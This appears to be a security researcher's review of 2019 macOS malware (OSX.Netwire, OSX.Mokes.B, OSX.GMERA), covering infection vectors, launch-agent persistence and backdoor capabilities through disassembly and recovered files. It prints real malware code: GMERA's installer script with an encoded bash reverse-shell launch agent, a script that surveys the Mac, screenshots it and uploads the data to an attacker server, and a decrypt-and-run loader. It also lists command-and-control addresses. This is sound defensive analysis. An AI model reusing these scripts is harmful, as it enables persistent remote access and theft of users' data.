
```

$ cat ~/Library/LaunchAgents/com.mac.host.plist
{
    KeepAlive = 0;
    Label = "com.mac.host";
    ProgramArguments =
        (
            "/Users/user/.defaults/Finder.app/Contents/MacOS/Finder"
        );
    RunAtLoad = 1;
}

```

As the `RunAtLoad` key set to 1 (true), the OS will automatically launch the binary specified in the `ProgramArguments` array (~/.defaults/Finder.app/Contents/MacOS/Finder) each time the user logs in.

The login item will also ensure the malware is launched. Login items however show up in the UI, clearly detracting from the malware's stealth:



Is persisting twice better than once? Not really, especially if you are running Objective-See's lovely tools such as [BlockBlock](#) which detects both persistence attempts:

The screenshot shows two separate notifications from a macOS security application. Both notifications are from a process named 'exec'.

**Notification 1 (Top):**

- Icon:** Finder icon with a red lock.
- Title:** Finder installed a launch daemon or agent
- Description:** Finder (unsigned)  
process id: 1272  
process path: /Users/user/.defaults/Finder.app/Contents/MacOS/Finder
- Icons:** Virus Total and Ancestry
- Buttons:** Remember, Block (highlighted), Allow
- Time:** 15:10:27

**Notification 2 (Bottom):**

- Icon:** Finder icon with a red lock.
- Title:** backgroundtaskmanagementagent installed a login item
- Description:** backgroundtaskmanagementagent (Apple Code Signing Cert Auth)  
process id: 355  
process path: /System/Library/CoreServices/backgroundtaskmanagementagent
- Icons:** Virus Total and Ancestry
- Buttons:** Remember, Block (highlighted), Allow
- Time:** 15:10:29

For details on persisting as a login item (and the role of `backgroundTaskManagementAgent`), see our recent blog post: "[Block Blocking Login Items](#)".



Capabilities: (fully-featured) backdoor.

Via (what was) a Firefox 0day, attackers remotely infected macOS systems with OSX.Netwire. Persistently installing the malware (`Finder.app`) afforded the attackers full remote access to compromised systems. Here, we briefly discuss the specific capabilities of the OSX.Netwire.A backdoor.

For a detailed technical analysis of Netwire (that focuses specifically on uncovering its capabilities) see:

["Part II: A Firefox 0day drops a macOS Backdoor \(OSX.Netwire.A\)"](#)

After extracting the address of its command and control server from an encrypted (embedded) config file, Netwire connects to said server for tasking.

```
$ lldb Finder.app

(lldb) process launch --stop-at-entry
(lldb) b 0x00007658
Breakpoint 1: where = Finder`Finder[0x00007658], address = 0x00007658

(lldb) c
Process 1130 resuming
Process 1130 stopped (stop reason = breakpoint 1.1)

(lldb) x/100xs 0x0000e2f0 --force
0x0000e2f0: ""
...
0x0000e2f8: "89.34.111.113:443;"
0x0000e4f8: "Password"
0x0000e52a: "HostId-%Rand%"
0x0000e53b: "Default Group"
0x0000e549: "NC"
0x0000e54c: "-"
0x0000e555: "%home%/.defaults/Finder"
0x0000e5d6: "com.mac.host"
0x0000e607: "{0Q44F73L-1XD5-6N1H-53K4-I28DQ30QB8Q1}"
```

Though this server (89.34.111.113) is now offline, static analysis reveals that the malware expects a response containing tasking data, including an integer value of the command to execute. This integer is used to index into an array (0x0000d1b0) of supported commands:

```
mov      dl, byte [esp+ecx+0x78ac+dataFromServer]
...
dec      dl
cmp      dl, 0x42
ja       loc_6a10
...
movzx   eax, dl
jmp     dword [switch_table_d1b0+eax*4]
```

By statically analyzing the code referenced in this array we can uncover Netwire's capabilities.

For example, “command” 0x1A (26d) will rename a file:

0x00004f37	push	ebx
0x00004f38	push	edi
0x00004f39	call	imp__symbol_stub__rename

...while “command” 0x1B (27d) will delete a file via the unlink API:

0x00004f5e	sub	esp, 0xc
------------	-----	----------

```

0x00004f61      push    esi
0x00004f62      mov     edi, ecx
0x00004f64      call    imp__symbol_stub__unlink

```

OSX.Netwire also can be remotely tasked to interact with process(es), for example listing them (“command” 0x42, 66d):

```

; case 0x42,
...
push    esi
push    edi
push    0x0
push    0x1
call    imp__symbol_stub__proc_listpids

```

...or killing them (“command” 0x2C, 44d):

```

; case 0x2C,
...
0x000056fa      push    0x9
0x000056fc      push    eax
0x000056fd      call    imp__symbol_stub__kill

```

Via “command” 0x19 (25d) the malware will invoke a helper method, 0x0000344c which will fork then execv a process:

```

eax = fork();
if (((eax == 0xffffffff ? 0x1 : 0x0) != (eax <= 0x0 ? 0x1 : 0x0)) && (eax == 0x0)) {
    execv(esl, &var_18);
    eax = exit(0x0);
}

```

The malware can also interact with the UI, for example to capture a screen shot. When the malware receives “command” 0x37 (55d), it invokes the CGMainDisplayID and CGDisplayCreateImage to create an image of the user’s desktop:

```

0x0000622c      movss   dword [esp+0x34ac+var_101C], xmm0
0x00006235      call    imp__symbol_stub__CGMainDisplayID
0x0000623a      sub    esp, 0xc
0x0000623d      push    eax
0x0000623e      call    imp__symbol_stub__CGDisplayCreateImage

```

Interestingly it also appears that OSX.Netwire may be remotely tasked to generate synthetic keyboard and mouse events. Neat!

Specifically synthetic keyboard events are created and posted when “command” 0x34 (52d) is received from the c&c server. To create and post the event, the malware invokes the CGEventCreateKeyboardEvent and CGEventPost APIs.

Synthetic mouse events (i.e. clicks, moves, etc) are generated in response to “command” 0x35 (53d):

```

void sub_9a29() {
    edi = CGEventCreateMouseEvent(0x0, edx, ...);
    CGEventSetType(edi, edx);
    CGEventPost(0x0, edi);
    return;
}

```

Finally, via “command” 0x7 it appears that the malware can be remotely instructed to uninstall itself. Note the calls to unlink to remove the launch agent plist and the malware’s binary image, and the call to LSSharedFileListRemove to remove the login item:

```
__snprintf_chk(&var_284C, 0x400, 0x0, 0x400,
    "%s/Library/LaunchAgents/%s.plist", getenv("HOME"), 0xe5d6);
eax = unlink(&var_284C);

if (getPath() != 0x0) {
    unlink(esi);
}

LSSharedFileListRemove(var_34A4, esi);
```

## 👾 OSX.Mokes.B

Mokes.B is a new variant of the Mokes malware; a fully-featured macOS backdoor.

⬇️ Download: [OSX.Mokes](#) (password: infect3d)



Writeups:

- [“A Firefox 0day Drops Another macOS Backdoor \(OSX.Mokes.B\)”](#)
- [“Potent Firefox 0-day used to install undetected backdoors on Macs”](#)



Infection Vector: Browser 0day

In our previous discussion of OSX.NetWire, we noted that Coinbase researcher, [Philip Martin](#), tweeted the following about an attack that leveraged a Firefox 0day to target macOS users:

 **Philip Martin** @SecurityGuyPhil · Jun 19, 2019 

Replies to @SecurityGuyPhil

4/ If you believe you have been impacted by this attack or you have more intel to share and want to collaborate with us on a response, please reach out to security@coinbase.com. IOCs follow.

 **Philip Martin** @SecurityGuyPhil

5/ Hashes (sha1):  
b639bca429778d24bda4f4a40c1bbc64de46fa79  
23017a55b3d25a2597b7148214fd8fb2372591a5

C2 IPs:  
89.34.111.113:443  
185.49.69.210:80

 163 12:02 PM - Jun 19, 2019 

 28 people are talking about this >

The (first) hash he mentioned, b639bca429778d24bda4f4a40c1bbc64de46fa79 turned out to be new variant of Mokes that we named OSX.Mokes.B:

The screenshot shows a VirusTotal analysis interface. On the left, there's a green circular progress bar with the number '0' and '/ 58'. Below it are two small icons: a red 'X' and a grey checkmark, followed by the text 'Community Score'. In the center, a green checkmark icon is followed by the text 'No engines detected this file'. To the right are various file details: SHA-256 hash (97200b2b005e60a1c6077eea56fc4bb3e08196f14ed69), size (13.15 MB), date (2019-06-20 15:54:45 UTC, 2 days ago), and type (mac, 64bits, macho). A 'MACH-O' logo is also present.

For more details on the Firefox 0day see our discussion (above) on [OSX.Netwire](#)

## Persistence: Launch Agent

When executed, OSX.Mokes.B persists itself as a launch agent (quicklookd.plist):

A macOS security alert dialog box titled 'exec' is shown. It contains the message: 'quicklookd installed a launch daemon or agent'. Below this, two sections of plist code are displayed:

```

quicklookd (unsigned)
process id: 774
process path: /Users/user/Library/Dropbox/quicklookd

quicklookd (unsigned)
startup file: /Users/user/Library/LaunchAgents/quicklookd.plist
startup binary: /Users/user/Library/Dropbox/quicklookd

```

At the bottom, there are buttons for 'remember', 'Block', and 'Allow', with 'Block' being the default choice.

```
$ defaults read ~/Library/LaunchAgents/quicklookd.plist
{
    KeepAlive = 1;
    Label = quicklookd;
    ProgramArguments = (
        "/Users/user/Library/Dropbox/quicklookd"
    );
    RunAtLoad = 1;
}
```


As the launch agent (quicklookd.plist) has the RunAtLoad key set (to 1), the OS will automatically launch the specified binary

(/Users/user/Library/Dropbox/quicklookd), each time the user logs in. This provides the malware persistence.

Interestingly directly embedded within Mokes are other names for both the plist and the for name of the (installed) malware. It appears to (rather) randomly and dynamically select names for these, likely in order to complicate signature-based detections.

```
aAppStore:
    db      "App Store", 0
aStoreaccountd:
    db      "storeaccountd", 0
aComapplespotli:
    db      "com.apple.spotlight", 0
aSpotlightd:
    db      "Spotlightd", 0
aSkype:
    db      "Skype", 0
aSoagent:
    db      "soagent", 0
aDropbox:
    db      "Dropbox", 0
aQuicklookd:
    db      "quicklookd", 0
aGoogle:
    db      "Google", 0
aChrome:
    db      "Chrome", 0
aAccountd:
    db      "accountd", 0
aFirefox:
    db      "Firefox", 0
aProfiles:
    db      "Profiles", 0
aTrustd:
    db      "trustd", 0
aKkt:
    db      "kkt", 0
aXXXXXXXX:
```

For example restoring the (analysis) VM to a pristine state and (re)running the malware, results in the malware selecting one of the other strings pairs (e.g. App Store / storeaccountd) for installation and persistence purposes:





## Capabilities: Fully-featured backdoor

We previously noted this sample is a new variant of the OSX.Mokes, a fact that was originally pointed out by [Vitali Kremez](#):

**Vitali Kremez** @VK\_Intel · Jun 20, 2019

Replying to @VK\_Intel and 3 others

[Update]: + Mach-O 64-bit #Backdoor (linked to Firefox 0day) ↗> Document/Screenshot I C2: 185.49.69. 210/v2 II The previous likely was a loader & this one appears to be the backdoor w/ document check, browser setting & screenshot util 😕

MD5: af10aad603fe227ca27077b83b26543b

**Vitali Kremez**  
@VK\_Intel

Another detail related to [#OSX #Backdoor](#) ("keys/bot") is likely linked to [@Securelist](#) "Backdoor.OSX.Mokes" as (1) (screen, file, audio, keystroke grab).

Additional possible 0-day IOCs are in this report (1) h/t  
[@Sh1ttyKids](#) 1 [securelist.com/the-missing-pi...](#)  
 2 [lac.co.jp/lacwatch/pdf/2...](#)

**2019-06-20: Mach-O 64-Bit Sophisticated Backdoor | :/keys/bot**

5 8:31 PM - Jun 20, 2019

See Vitali Kremez's other Tweets

The original OSX.Mokes is cross-platform, fully-featured backdoor that was discovered by Kaspersky in 2016. In an excellent writeup, "[The Missing Piece – Sophisticated OS X Backdoor Discovered](#)", they detailed OSX.Mokes installation, persistence, network comms and rather impressive capabilities (screen capture, audio capture, document discovery & exfiltration, and more).

Though there are some differences between the original Mokes samples and OSX.Mokes.B, their capabilities largely overlap. Such capabilities include:

- capturing screen/mic/camera
- searching for (office) documents
- monitoring for removable media (USB devices)
- the execution of arbitrary commands (on an infected system)



"This malware...is able to steal various types of data from the victim's machine (Screenshots, Audio-/Video-Captures, Office-Documents, Keystrokes)" -kaspersky



execute



search for office docs



monitor for removable media

```
0000001C unicode :/file-search
0000000E unicode *.xlsx
0000000C unicode *.xls
0000000E unicode *.docx
0000000C unicode *.doc
```



screen



audio



video

capture

RSAConference2017

To record the user, the malware utilizes popular QT framework. This cross-platform framework contains macOS-specific webcam recording code:

## OS X/MOKES webcam capture via QT

plugins/avfoundation/camera/  
avfmediarecordercontrol.mm

```
AVFMediaRecorderControl::AVFMediaRecorderControl (AVFCameraService *, QObject *)
AVFMediaRecorderControl::setState (QMediaRecorder::State)
AVFMediaRecorderControl::setupSessionForCapture (void)
```

```
AVFMediaRecorderControl::setupSessionForCapture (void) proc
...
call    AVFCameraSession::state (void)
call    AVFAudioInputSelectorControl::createCaptureDevice (void)

lea     rdx, "Could not connect the video recorder"
...
call    QMediaRecorderControl::error (int, QString const&)
```

IDA disasm



## OSX .GMERA (A/B)

GMERA is a Lazarus group trojan, that persistently exposes a shell to remote attackers

⬇️ Download: [OSX.GMERA](#) (password: infect3d)



Writeups:

- [“Mac Malware that Spoofs Trading App Steals User Information, Uploads it to Website”](#)
- [“Detecting macOS.GMERA Malware Through Behavioral Inspection”](#)



Infection Vector: Fake Cryptocurrency App

The de-facto infection mechanism of the Lazarus group, is to create fake crypto-currency applications (often backed by a legitimate looking website), and coerce users installed said applications.

In a previous (albeit related) attack in 2018, Kaspersky [wrote](#):

“The victim had been infected with the help of a trojanized cryptocurrency trading application, which had been recommended to the company over email. It turned out that an unsuspecting employee of the company had willingly downloaded a third-party application from a legitimate looking website [Celas LLC].


The Celas LLC ...looks like the threat actor has found an elaborate way to create a legitimate looking business and inject a malicious payload into a “legitimate looking” software update mechanism. Sounds logical: if one cannot compromise a supply chain, why not to make fake one?”

I also talked about this previous attack in several conference talks:



In 2019, Lazarus group continued this trend, as [noted](#) by TrendMicro:

"However, their popularity has led to their abuse by cybercriminals who create fake trading apps as lures for unsuspecting victims to steal their personal data. We recently found and analyzed an example of such an app, which had a malicious malware variant that disguised itself as a legitimate Mac-based trading app called Stockfolio."




Thus if a targeted user downloads and runs the Stockfolio application, they will become infected with OSX.GMERA



### Persistence: Launch Agent

In their [report](#) TrendMicro notes that only the second version of GMERA (B) persists.

Take a peak at the trojanized Stockfolio application bundle of OSX.GMERA.B reveals the presence of a file named run.sh in the Resources/ directory:



This script will install a persistent (hidden) launch agent to: ~/Library/LaunchAgents/.com.apple.upd.plist:

```
$ cat Stockfoli.app/Contents/Resources/run.sh
#!/bin/bash

...
plist_text="PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWBF1HBsaXN0IFB
vQkxJQyAiLS8vQXBwbGUvL0RURCBQTElTVCAxLjAvL0VOIiAiaHR0cDovL3d3dy5hcHBsZS5jb20vRFREcy9Qcm
9wZXJ0eUxpc3QtMS4wLmR0ZCI+CjxwbGlzdCB2ZXJzaW9uPSIxLjAiPgo8ZGljdD4KCTxrZXk+S2VlcEFsaXZ1P
C9rZXk+Cgk8dHJ1ZS8+Cgk8a2V5PkxhYmVsPC9rZXk+Cgk8c3RyaW5nPmNvbS5hcHBsZXMuYXBwcy51cGQ8L3N0
cmluzz4KCTxrZXk+UHJvZ3JhbUFyz3VtzW50czwva2V5PgoJPGFycmF5PgoJCTxzdHJpbmc+c2g8L3N0cmluzz4
KCQk8c3RyaW5nPiljPC9zdHJpbmc+CgkJPHN0cmluzz51Y2hvICdkMmhWYkdVZ09qc2daRzhnYzJ4bFpYQwdNVE
F3TURBN01ITmpjbVZsYmlBdFdDQnhkV2wwT31Cc2MyOW1JQzEwYVNBnk1qVTNNek1nZkNCNFlySm5jeUJyYVd4c
01DMMDVPeUJ6WTNkbFpXNGdMV1FnTFcwZ1ltRnphQ0F0WX1Bb1ltRnphQ0F0YVNBK0wyUmxaTkwWTNBdk1ua3pM
ak0zTGpJeE1pNHhOe112TwpVM016TWdNRDRtTVNjN01HUnZibVU9JyB8IGJhc2U2NCAtLWR1Y29kZSB8IGJhc2g
8L3N0cmluzz4KCTwvYXJyYXk+Cgk8a2V5PlJ1bkF0TG9hZDwva2V5PgoJPHRydWUvPgo8L2RpY3Q+CjwvcGxpc3
Q+"
echo "$plist_text" | base64 --decode > "/tmp/.com.apple.upd.plist"
echo "tmpplist - $(cat /tmp/.com.apple.upd.plist))" >> /tmp/loglog
cp "/tmp/.com.apple.upd.plist" "$HOME/Library/LaunchAgents/.com.apple.upd.plist"
echo "tmpplist - $(cat $HOME/Library/LaunchAgents/.com.apple.upd.plist))" >>
/tmp/loglog
launchctl load "/tmp/.com.apple.upd.plist"
```

Decoding the `plist_text` variable reveals the contents of this plist:

```
$ python
>>> import base64
>>> plist_text="PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWBF..."

>>> base64.b64decode(plist_text)
>>> 'xml version="1.0" encoding="UTF-8"?&gt;\n&lt;!DOCTYPE plist PUBLIC "-//Apple//DTD
PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"&gt;\n&lt;plist
version="1.0"&gt;\n&lt;dict&gt;\n&lt;key&gt;KeepAlive&lt;/key&gt;\n&lt;true/&gt;\n&lt;key&gt;Label&lt;/key&gt;\n&lt;strin
g&gt;com.apples.apps.upd&lt;/string&gt;\n&lt;key&gt;ProgramArguments&lt;/key&gt;\n&lt;array&gt;\n&lt;string&gt;s
h&lt;/string&gt;\n&lt;string&gt;-c&lt;/string&gt;\n&lt;string&gt;echo
\'d2hpbGUgOjsgZG8gc2xlZXAgMTAwMDA7IHNjcmVlbiAtWCBDw10OyBsc29mIC10aSA6MjU3MzMgfCB4YXJnc
yBraWxsIC05OyBzY3JlZW4gLWQgLW0gYmFzaCAtYyAnYmFzaCAtaSA+L2Rldi90Y3AvMTkzLjM3LjIxMi4xNzYv
MjU3MzMgMD4mMSc7IGRvbmu=' | base64 --decode |
bash&lt;/string&gt;\n&lt;/array&gt;\n&lt;key&gt;RunAtLoad&lt;/key&gt;\n&lt;true/&gt;\n&lt;/dict&gt;\n&lt;/plist&gt;'</pre

```

Which, when formatted is a ‘standard’ launch agent plist:

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
3 <plist version="1.0">
4 <dict>
5   <key>KeepAlive</key>
6   <true/>
7   <key>Label</key>
8   <string>com.apples.apps.upd</string>
9   <key>ProgramArguments</key>
```

```

10   <array>
11     <string>sh</string>
12     <string>-c</string>
13     <string>echo 'd2hpBGUgOjsgZG8gc...RvbmU=' | base64 --decode | bash</string>
14   </array>
15   <key>RunAtLoad</key>
16   <true/>
17 </dict>

```

As the `~/Library/LaunchAgents/.com.apple.upd.plist` has the `RunAtLoad` key set to `<true/>` the commands specified in the `ProgramArguments` array will be automatically executed each time the user logs in.



### Capabilities: Persistent remote shell

The TrendMicro [report](#) on GMERA notes that, “The main Mach-O executable [of OSX . GMERA . A] will launch the following bundled shell scripts in the Resources directory: plugin, stock.”

Disassembling the main binary (`Stockfoli.app/Contents/MacOS/Stockfoli`) supports this claim:

<code>0x000000010000226d 48891C08</code>	<code>mov</code>	<code>qword [rax+rcx], rbx</code>	
<code>0x0000000100002271 4B8D0C76</code>	<code>lea</code>	<code>rcx, qword [r14+r14*2]</code>	
<code>0x0000000100002275 488D15600E0000</code>	<code>lea</code>	<code>rdx, qword [aStock]</code>	<code>; "stock"</code>
<code>...</code>			
<code>0x00000001000022f6 49891C06</code>	<code>mov</code>	<code>qword [r14+rax], rbx</code>	
<code>0x00000001000022fa 4B8D047F</code>	<code>lea</code>	<code>rax, qword [r15+r15*2]</code>	
<code>0x00000001000022fe 488D0DDD0D0000</code>	<code>lea</code>	<code>rcx, qword [aPlugin]</code>	<code>; "plugin"</code>
<code>...</code>			
<code>0x0000000100002a09 4C89F7</code>	<code>mov</code>	<code>rdi, r14</code>	<code>; argument #1</code>
for method shellExecute	<code>call</code>	<code>shellExecute</code>	<code>; shellExecute</code>
<code>0x0000000100002a0c E8CFF3FFFF</code>			
<code>0x0000000100002b00 4889DF</code>	<code>mov</code>	<code>rdi, rbx</code>	<code>; argument #1</code>
for method shellExecute	<code>call</code>	<code>shellExecute</code>	<code>; shellExecute</code>
<code>0x0000000100002b03 E8D8F2FFFF</code>			

Both the `plugin` and `stock` files are bash scripts:

```

$ file Stockfoli.app/Contents/Resources/plugin
Stockfoli.app/Contents/Resources/plugin: Bourne-Again shell script text executable,
ASCII text

$ file Stockfoli.app/Contents/Resources/stock
Stockfoli.app/Contents/Resources/stock: Bourne-Again shell script text executable,
ASCII text

```

First, let's look at the `plugin` script:

```

1 #! /bin/bash
2

```

```

3 uploadURL="https://appstockfolio.com/panel/upload.php"
4
5 function getINFO() {
6     htmlbase64 """$(whoami) $(curl -s ipinfo.io | tr -d "{}\"")""">> /tmp/.info
7     htmlbase64 "$(ls /Applications)" >> /tmp/.info
8     htmlbase64 """$(ls -lh ~/Documents | awk '{print $5, "|", $6, $7, "|", $9}')""">>>
/tmp/.info
9     htmlbase64 "$(ls -lh ~/Desktop | awk '{print $5, "|", $6, $7, "|", $9}')">>> /tmp/.info
10    htmlbase64 "$(date -r /var/db/.AppleSetupDone +%F)" >> /tmp/.info
11    htmlbase64 "$(df -h | awk '{print $1, $4, $5, $9}' | tail -n +2)" >> /tmp/.info
12    htmlbase64 "$(system_profiler SPDisplaysDataType)" >> /tmp/.info
13    htmlbase64
14    "$(/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s
| awk '{print $1}' | tail -n +2)" >> /tmp/.info
15    screencapture -t jpg -x /tmp/screen.jpg
16    sips -z 500 800 /tmp/screen.jpg
17    sips -s formatOptions 50 /tmp/screen.jpg
18    cat /tmp/screen.jpg | base64 >> /tmp/.info
19 }
20
21 ...
22
23 function sendIT(){
24     unique="$(system_profiler SPHardwareDataType | grep Serial | cut -d ":" -f 2 | xargs)"
25     whoami="$(whoami | tr -dc '[:alnum:]\\n\\r' | tr '[:upper:]' '[:lower:]' | xargs)"
26     ID="${whoami}_${unique}"
27     while true; do
28         get="$(curl -k -s -F "server_id=$ID" -F "file=@/tmp/.info" $uploadURL)"
29         echo "$get"
30         result="""$(par_json "$get" "result")"""
31         if [[ "$result" == "Ok" ]]; then
32             echo "File uploaded"
33             while true; do
34                 sleep 120
35                 get="$(curl -k -s -F "server_id=$ID" $uploadURL)"
36                 pass="""$(par_json "$get" "text")"""
37                 if [ "$pass" != "wait" ] && [ ! -z $pass ]; then
38                     echo "$pass" > ~/Library/Containers/.pass
39                     rm /tmp/.info
40                     exit 1
41                 fi
42             done
43         else
44             sleep 120
45         fi
46     done
47 }
48
49 getINFO
50 sendIT

```

The script first gathers a bunch of information about the infected system, via the `getINFO` function. This information includes survey including:

- the username of the logged in user (via `whoami`)
- the infected system's ip address (via `curl -s ipinfo.io`)
- installed applications (via `ls /Applications`)
- the files on the Documents and Desktop folder (via `ls -lh ~/Documents` and `ls -lh ~/Desktop`).

- OS install date (via `date -r /var/db/.AppleSetupDone`)
- disk usage (via `df -h`)
- display information (via `system_profiler SPDisplaysDataType`)
- wifi access point (via  
`/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s`)
- a screencapture (via `screencapture`)

It then uploads this survey data to <https://appstockfolio.com/panel/upload.php>, writing out the server's response to `~/Library/Containers/.pass`

Now, on to the stock script:

```

1 //stock
2
3 #! /bin/bash
4
5 launcherPATH=`dirname "$0`/appcode"
6 if [ -e $launcherPATH ]
7 then
8 cp $launcherPATH /private/var/tmp/appcode
9 find ~/Downloads ~/Documents ~/Desktop -type f -name '.app' | xargs base64 -D | bash
10 find ~/Downloads ~/Documents ~/Desktop -type f -name '.app' | xargs rm
11     while true; do
12         if [ -f ~/Library/Containers/.pass ]; then
13             pass=$(cat ~/Library/Containers/.pass | tr -d '\040\011\012\015')
14             openssl aes-256-cbc -d -a -in /private/var/tmp/appcode -out /tmp/appcode -k
15             "$pass"
16             chmod +x /tmp/appcode
17             /tmp/appcode
18             sleep 1
19             nohup bash -c "find ~/Downloads ~/Documents ~/Desktop /Applications /tmp -type
f -name 'appcode' 2>>(grep -v -e 'Permission denied' -e 'Operation not permitted' >&2) | xargs
rm " < /dev/null >> /tmp/mylogfile 2>&1 &
20             rm ~/Library/Containers/.pass
21             exit 1
22         fi
23         sleep 30
24     done
25 fi

```

